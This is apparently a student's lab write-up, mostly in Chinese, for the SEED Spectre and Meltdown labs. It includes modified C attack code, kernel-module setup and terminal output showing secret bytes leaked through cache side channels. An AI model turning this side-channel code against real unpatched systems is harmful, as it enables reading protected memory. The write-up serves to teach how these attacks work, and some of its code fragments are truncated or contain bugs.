


```
// Train the CPU to take the true branch inside victim().
for (i = 0; i < 10; i++) {
  _mm_clflush(&bound_lower);//add this
  _mm_clflush(&bound_upper);//add this
  for (z = 0; z < 100; z++){ }//add this
  restrictedAccess(i);
}

// Flush bound_upper, bound_lower, and array[] from the cache.
_mm_clflush(&bound_upper);
_mm_clflush(&bound_lower);
for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
for (z = 0; z < 100; z++)  {  }
```



```
  uint8_t s;
for(int cc = 0; cc<17; cc++){ //add this
memset(scores, 0, sizeof(scores));//add this
  size_t index_beyond = (size_t)(secret - (char*)buffer + cc);//add "+cc"

  flushSideChannel();
  for(i=0;i<256; i++) scores[i]=0;

  for (i = 0; i < 1000; i++) {
   // printf("*****\n");  // This seemly "useless" line is necessary for the attack to succee
d
    spectreAttack(index_beyond);
    //usleep(10);//change 10 to 100
    reloadSideChannelImproved();
  }

  int max = 1;
  for (i = 1; i < 256; i++){// change the start to 1
    if(scores[max] < scores[i]) max = i;
  }

  printf("Reading secret value at index %ld\t", index_beyond);
  usleep(10);//add this
  printf("The secret value is %d(%c)\n", max, max);
//  printf("The number of hits is %d\n", scores[max]);
}
```

稍微修改输出格式得到结果如下所示，成功地打印出了秘密信息内容




```
[04/22/23]seed@VM:~/.../Labsetup$ ./SpectreAttackImproved
Reading secret value at index -5948     The secret value is 83(S)
Reading secret value at index -5947     The secret value is 111(o)
Reading secret value at index -5946     The secret value is 109(m)
Reading secret value at index -5945     The secret value is 101(e)
Reading secret value at index -5944     The secret value is 32( )
Reading secret value at index -5943     The secret value is 83(S)
Reading secret value at index -5942     The secret value is 101(e)
Reading secret value at index -5941     The secret value is 99(c)
Reading secret value at index -5940     The secret value is 114(r)
Reading secret value at index -5939     The secret value is 101(e)
Reading secret value at index -5938     The secret value is 116(t)
Reading secret value at index -5937     The secret value is 32( )
Reading secret value at index -5936     The secret value is 86(V)
Reading secret value at index -5935     The secret value is 97(a)
Reading secret value at index -5934     The secret value is 108(l)
Reading secret value at index -5933     The secret value is 117(u)
Reading secret value at index -5932     The secret value is 101(e)
[04/22/23]seed@VM:~/.../Labsetup$
```

Meltdown Attack

task1与task2与前面一个攻击实验相同，不再重复

Task 3-5: Place Secret Data in Kernel Space


按照PDF文档内容编译执行，操作结果如下，使用dmesg命令从内核消息缓冲区中查找秘密数据的地址，为f911d000




```
[04/24/23]seed@VM:~/Meltdown$ cd Labsetup/
[04/24/23]seed@VM:~/.../Labsetup$ ls
CacheTime.c  ExceptionHandling.c  FlushReload.c  Makefile  MeltdownAttack.c  MeltdownExperiment.c  MeltdownKernel.c
[04/24/23]seed@VM:~/.../Labsetup$ make
make -C /lib/modules/4.8.0-36-generic/build M=/home/seed/Meltdown/Labsetup modules
make[1]: Entering directory '/usr/src/linux-headers-4.8.0-36-generic'
  CC [M]  /home/seed/Meltdown/Labsetup/MeltdownKernel.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/seed/Meltdown/Labsetup/MeltdownKernel.mod.o
  LD [M]  /home/seed/Meltdown/Labsetup/MeltdownKernel.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.8.0-36-generic'
[04/24/23]seed@VM:~/.../Labsetup$ sudo insmod MeltdownKernel.ko
[04/24/23]seed@VM:~/.../Labsetup$ dmesg | grep 'secret data address'
[503334.090245] secret data address:f911d000
[04/24/23]seed@VM:~/.../Labsetup$
```

Task 4: Access Kernel Memory from User Space

创建新的文件t4.c内容、编译执行结果如下，无法成功执行第③行内容




```
#include <stdio.h>
int main(){
  char *kernel_data_addr = (char*)0xf911d000;//1
  char kernel_data = *kernel_data_addr;//2
  printf("I have reached here.\n");
  return 0;
}
~
```



```
[04/24/23]seed@VM:~/.../Labsetup$ gcc -march=native -o t4 t4.c
[04/24/23]seed@VM:~/.../Labsetup$ ls
CacheTime.c          Makefile              MeltdownKernel.c      MeltdownKernel.mod.o  Module.symvers
ExceptionHandling.c  MeltdownAttack.c      MeltdownKernel.ko     MeltdownKernel.o      t4
FlushReload.c        MeltdownExperiment.c  MeltdownKernel.mod.c  modules.order         t4.c
[04/24/23]seed@VM:~/.../Labsetup$ ./t4
Segmentation fault
[04/24/23]seed@VM:~/.../Labsetup$
```

Task 5: Handle Error/Exceptions in C


修改地址为f911d000后，运行ExceptionHandling.c程序代码，程序如何在有严重异常的情况下依然继续执行。编译并运行，观察到虽然依旧产生了异常，但是程序继续执行了。




```
[04/24/23]seed@VM:~/.../Labsetup$ gcc -march=native -o ExceptionHandling ExceptionHandling.c
[04/24/23]seed@VM:~/.../Labsetup$ ls
CacheTime.c          FlushReload.c     MeltdownExperiment.c  MeltdownKernel.mod.c  modules.ord
ExceptionHandling    Makefile          MeltdownKernel.c      MeltdownKernel.mod.o  Module.symv
ExceptionHandling.c  MeltdownAttack.c  MeltdownKernel.ko     MeltdownKernel.o      t4
[04/24/23]seed@VM:~/.../Labsetup$ ./ExceptionHandling
Memory access violation!
Program continues to execute.
[04/24/23]seed@VM:~/.../Labsetup$
```

Task 6: Out-of-Order Execution by CPU


修改阈值为任务1/2中观察到的170，修改地址，编译运行结果如下所示，能够成功输出秘密信息内容，说明了array[7 * 4096 + DELTA] += 1指令是有被执行的



```
/*********************** Flush + Reloa
uint8_t array[256*4096];
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (170)
#define DELTA 1024

void flushSideChannel()
```



```
  // FLUSH the probing array
  flushSideChannel();

  if (sigsetjmp(jbuf, 1) == 0) {
     meltdown(0xf911d000);
  }
  else {
      printf("Memory access violation!\n"
  }
```




```
[04/24/23]seed@VM:~/.../Labsetup$ gcc -march=native -o MeltdownExperiment MeltdownExperiment.c
[04/24/23]seed@VM:~/.../Labsetup$ ls
CacheTime.c          FlushReload.c     MeltdownExperiment    MeltdownKernel.ko     MeltdownKern
ExceptionHandling    Makefile          MeltdownExperiment.c  MeltdownKernel.mod.c  modules.ord
ExceptionHandling.c  MeltdownAttack.c  MeltdownKernel.c      MeltdownKernel.mod.o  Module.symv
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[04/24/23]seed@VM:~/.../Labsetup$
```


Task 7: The Basic Meltdown Attack

7.1 A Naive Approach

根据PDF提示修改之后输出结果如下所示，打印出Memory access violation!信息，未能成功输出秘密信息值




```
void meltdown(unsigned long kernel_data_addr)
{
  char kernel_data = 0;

  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[kernel_data * 4096 + DELTA] += 1;//change 7 to kernel_data
}
```




```
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ gcc -march=native -o MeltdownExperiment MeltdownExperiment.c
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
```

7.2 Improve the Attack by Getting the Secret Data Cached

添加内容如下，编译并运行结果如下所示，多次运行结果都没有改变（截图中只运行了五次，而实际上我运行了二三十次仍没有输出秘密信息）




```c
void flushSideChannel()
{
  int i;

  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);

  //add these
  // Open the /proc/secret_data virtual file.
  int fd = open("/proc/secret_data", O_RDONLY);
  if (fd < 0) {
    perror("open");
    return -1;
  }
  int ret = pread(fd, NULL, 0, 0);
  //add done

}
```




```
[04/24/23]seed@VM:~/.../Labsetup$ vim MeltdownExperiment.c
[04/24/23]seed@VM:~/.../Labsetup$ [04/24/23]seed@VM:~/.../Labsetup$ gcc -march=native -o Meltdow
MeltdownExperiment.c: In function 'flushSideChannel':
MeltdownExperiment.c:32:12: warning: 'return' with a value, in function returning void
     return -1;
            ^

[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$
```

7.3 : Using Assembly Code to Trigger Meltdown

修改调用函数为meltdown_asm()，效果如下，多次运行之后可以得到秘密信息的第一个字节内容




```
int main()
{
  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  // FLUSH the probing array
  flushSideChannel();

  if (sigsetjmp(jbuf, 1) == 0) {
     meltdown_asm(0xf911d000);
  }
  else {
```

